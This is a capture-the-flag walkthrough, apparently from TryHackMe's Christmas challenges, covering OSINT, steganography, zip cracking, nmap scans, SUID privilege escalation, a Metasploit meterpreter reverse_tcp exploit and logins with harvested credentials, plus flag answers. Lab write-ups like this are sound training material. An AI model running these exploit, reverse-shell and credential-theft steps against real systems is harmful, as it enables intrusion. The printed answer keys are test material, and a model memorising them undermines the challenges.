Task 10

exiftool thefrinch.jpg


```
hackudo@kali:~/Downloads$ exiftool thegrinch.jpg
ExifTool Version Number         : 12.00
File Name                       : thegrinch.jpg
Directory                       : .
File Size                       : 69 kB
File Modification Date/Time     : 2020:06:29 18:13:11-03:00
File Access Date/Time           : 2020:06:29 18:13:11-03:00
File Inode Change Date/Time     : 2020:06:29 18:13:19-03:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 10.10
Creator                         : JLolax1
Image Width                     : 642
Image Height                    : 429
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 642x429
Megapixels                      : 0.275
```

https://twitter.com/jlolax1

https://web.archive.org/web/20191023204650/https://lolajohnson1998.wordpress.com/

Five year celebration!

I started as a freelance photographer five years ago today! To celebrate, I am knocking 20% of all event photography days!



#1 What is Lola's date of birth? Format: Month Date, Year(e.g November 12, 2019)

December 29, 1900 — Correct Answer — Hint

#2 What is Lola's current occupation?

Santa's Helpers — Correct Answer

#3 What phone does Lola make?

iPhone X — Correct Answer


#4 What date did Lola first start her photography? Format: dd/mm/yyyy


23/10/2014 — Correct Answer — Hint

#5 What famous woman does Lola have on her web page?


Ada Lovelace — Correct Answer


Task 11






echo 43616e64792043616e652053657269616c204e756d6265722038343931 | xxd -r -p







steghide extract -sf TryHackMe.jpg

```
hackudo@kali:~/Downloads$ steghide extract -sf TryHackMe.jpg
Enter passphrase:
wrote extracted data to "christmasmonster.txt".
```

```
hackudo@kali:~/Downloads$ cat christmasmonster.txt
                                ARPAWOCKY
                                 RFC527
```

fcrackzip -v -b -D -p /usr/share/wordlists/rockyou.txt christmaslists.zip

```
hackudo@kali:~/Downloads$ fcrackzip -v -b -D -p /usr/share/wordlists/rockyou.txt christmaslists.zip
found file 'christmaslistdan.tx', (size cp/uc     91/    79, flags 9, chk 9a34)
found file 'christmaslistdark.txt', (size cp/uc     91/    82, flags 9, chk 9a4d)
found file 'christmaslistskidyandashu.txt', (size cp/uc    108/   116, flags 9, chk 9a74)
found file 'christmaslisttimmy.txt', (size cp/uc    105/   101, flags 9, chk 9a11)
possible pw found: december ()
```

Open

christmaslisttimmy.txt
~/.cache/.fr-hkPIa8

```
1 Dear Santa,
2 For Christmas I would like to be a PenTester! Not the Bic kind!
3 Thank you,
4 Little Timmy.
```

#1 What data was exfiltrated via DNS?

Candy Cane Serial Number 8491 — Correct Answer

#2 What did Little Timmy want to be for Christmas?

PenTester — Correct Answer

#3 What was hidden within the file?


RFC527 — Correct Answer

Task 12

sudo nmap -A -v 10.10.7.150

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 8f:3a:95:fb:e1:38:f3:11:a1:f3:b7:36:8e:de:7f:50 (RSA)
|   256 9d:e0:0d:48:c4:e4:37:b3:96:c9:64:25:a1:b5:9e:5f (ECDSA)
|_  256 84:75:bf:64:f5:0b:84:d9:67:d3:95:52:de:a9:7d:d1 (ED25519)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36459/tcp6  status
|   100024  1          37421/tcp   status
|   100024  1          51224/udp   status
|_  100024  1          57882/udp6  status
999/tcp open  http    SimpleHTTPServer 0.6 (Python 3.6.8)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: SimpleHTTP/0.6 Python/3.6.8
|_http-title: Directory listing for /
Aggressive OS guesses: Linux 3.1 (91%), Linux 3.2 (91%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (90
%), ASUS RT-N56U WAP (Linux 3.4) (89%), Linux 3.16 (89%), Linux 3.10 (89%), Comtrend CT536 wireless ADSL ro
uter (88%), Adtran 424RG FTTH gateway (88%), Linux 4.4 (88%), Linux 3.10 - 3.13 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 14.769 days (since Mon Jun 15 01:17:29 2020)
```

http://10.10.7.150:999/




Task 13

sudo nmap -A -p- -vv 10.10.124.207

```
PORT      STATE SERVICE REASON         VERSION
65534/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

ssh holly@10.10.124.207 -p 65534



find / -user root -perm -4000 -print 2>/dev/null

/usr/bin/find . -exec /bin/sh -p \; -quit

```
$ whoami
igor
$ pwd
/home/ubuntu
$ cd /home/igor
$ ls
flag1.txt
$ cat flag1.txt
THM{d3f0708bdd9accda7f937d013eaf2cd8}
```

/usr/bin/system-control

cat /root/flag2.txt

```
$ /usr/bin/system-control

===== System Control Binary =====

Enter system command: cat /root/flag2.txt
THM{8c8211826239d849fa8d6df03749c3a2}
```

Task 14

```
import requests

import json



host = 'http://10.10.169.100:3000/'

next_page = ''

key = ''

data = []



while(True):

    response = requests.get(host + next_page)

    response_status = response.status_code

    data = response.json()
```


```
    if response_status != 200:
        break

    if 'value' in data:
        if data['value'] == 'end':
            break
        key += data['value']

    if 'next' in data:
        if data['next'] == 'end':
            break
        next_page = data['next']

    print(f"[{response_status}] {data}")

print(f'key: "{key}"')
```



Task 15

set rhost 10.10.118.142

set rport 80

set targeturi /showcase.action

set payload linux/x86/meterpreter/reverse_tcp

set lhost 10.2.11.159

set lport 4444

run

cd /home/santa

cat ssh-creds.txt

```
meterpreter > cd /home/santa
meterpreter > ls
Listing: /home/santa
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  30    fil   2019-12-08 18:12:44 -0300  ssh-creds.txt

meterpreter > cat ssh-creds.txt
santa:rudolphrednosedreindeer
```

shell

find / 2>>/dev/null | grep -i "flag1"

```
meterpreter > shell
Process 57 created.
Channel 3 created.
find / 2>>/dev/null | grep -i "flag1"
/usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
THM{3ad96bb13ec963a5ca4cb99302b37e12}
```

ssh santa@10.10.118.142

rudolphrednosedreindeer

sed '148q;d' naughty_list.txt

```
[santa@ip-10-10-118-142 ~]$ sed '148q;d' naughty_list.txt
Melisa Vanhoose
```

sed '52!d' nice_list.txt

```
[santa@ip-10-10-118-142 ~]$ sed '52!d' nice_list.txt
Lindsey Gaffney
```

#1 Compromise the web server using Metasploit. What is flag1?

THM{3ad96bb13ec963a5ca4cb99302b37e12} Correct Answer

#2 Now you've compromised the web server, get onto the main system. What is Santa's SSH password?

rudolphrednosedreindeer Correct Answer

#3 Who is on line 148 of the naughty list?

Melisa Vanhoose Correct Answer

#4 Who is on line 52 of the nice list?

Lindsey Gaffney Correct Answer

Task 16

mkdir THM

cd THM/

mkdir xmas

cd xmas/

showmount -e 10.10.145.86

```
root@kali:~# mkdir THM
root@kali:~# cd THM/
root@kali:~/THM# mkdir xmas
root@kali:~/THM# cd xmas/
root@kali:~/THM/xmas# showmount -e 10.10.145.86
Export list for 10.10.145.86:
/opt/files *
```

mkdir nfs

mount 10.10.145.86:/opt/files /root/THM/xmas/nfs

ls nfs/

```
root@kali:~/THM/xmas# mkdir nfs
root@kali:~/THM/xmas# mount 10.10.145.86:/opt/files /root/THM/xmas/nfs
root@kali:~/THM/xmas# ls nfs/
creds.txt
```

securepassword123

```
root@kali:~/THM/xmas/nfs# cat creds.txt
the password is securepassword123
```

Aqui entrada o passo do ftp, mas estava com erro e descobri o nome da flag no chute.

```
root@kali:~# ftp 10.10.58.241
Connected to 10.10.58.241.
220 (vsFTPd 3.0.2)
Name (10.10.58.241:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
500 Illegal PORT command.
ftp: bind: Address already in use
```

```
[redacted]~$ cat [redacted]
remember to wipe mysql:
root
ff912ABD*
```

mysql -h 10.10.97.41 -uroot -pff912ABD*

```
hackudo@kali:~$ mysql -h 10.10.97.41 -uroot -pff912ABD*
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.28 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

SHOW DATABASES;


```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| data               |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
```

USE data;

SELECT * FROM USERS;

bestpassword

```
Database changed
MySQL [data]> SELECT * FROM USERS
    -> ;
+-------+--------------+
| name  | password     |
+-------+--------------+
| admin | bestpassword |
+-------+--------------+
1 row in set (0.358 sec)
```




Task 17

unzip tosend.zip

md5sum note1.txt.gpg

24cf615e2a4f42718f2ff36b35614f8f


```
root@kali:~/Downloads# md5sum note1.txt.gpg
24cf615e2a4f42718f2ff36b35614f8f  note1.txt.gpg
```



gpg note1.txt.gpg

```
root@kali:~/Downloads# gpg note1.txt.gpg
gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
```

```
root@kali:~/Downloads# cat note1.txt
I will meet you outside Santa's Grotto at 5pm!
```




penssl rsautl -decrypt -inkey private.key -in note2_encrypted.txt -out note2.txt

senha: hello

```
root@kali:~/Downloads# openssl rsautl -decrypt -inkey private.key -in note2_encrypted.txt -out note2.txt
Enter pass phrase for private.key:
```

THM{ed9ccb6802c5d0f905ea747a310bba23}



Task 18


nmap -A -Pn -vvv -p- 10.10.209.57

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2020-07-03T15:39:02+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-21T21:44:38
| Not valid after:  2020-11-20T21:44:38
| MD5:   dc1a 219e aee5 c428 1a53 5c03 7a4c 9a6f
| SHA-1: b359 f8c9 6c31 2619 957a a417 78fa 8347 c1d8 7da7
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbygAwIBAgIQXV1wnGTxiqRHPD6dXi7hDjANBgkqhkiG9w0BAQsFADAT
| MREwDwYDVQQDEwhSZXRyb1dlYjAeFw0yMDA1MjEyMTQ0MzhaFw0yMDExMjAyMTQ0
| MzhaMBMxETAPBgNVBAMTCFJldHJvV2ViMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAzIUAiSfQ2rfBwehq19hPkYPu9HTlBioQ71zBo++vHyXXqTqdsPNs
```

ffuf -u http://10.10.209.57/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
retro                   [Status: 301, Size: 149, Words: 9, Lines: 2]
```

http://10.10.209.57/retro/index.php/2019/12/09/ready-player-one/




Tive que instalar a ferramenta Remmina.

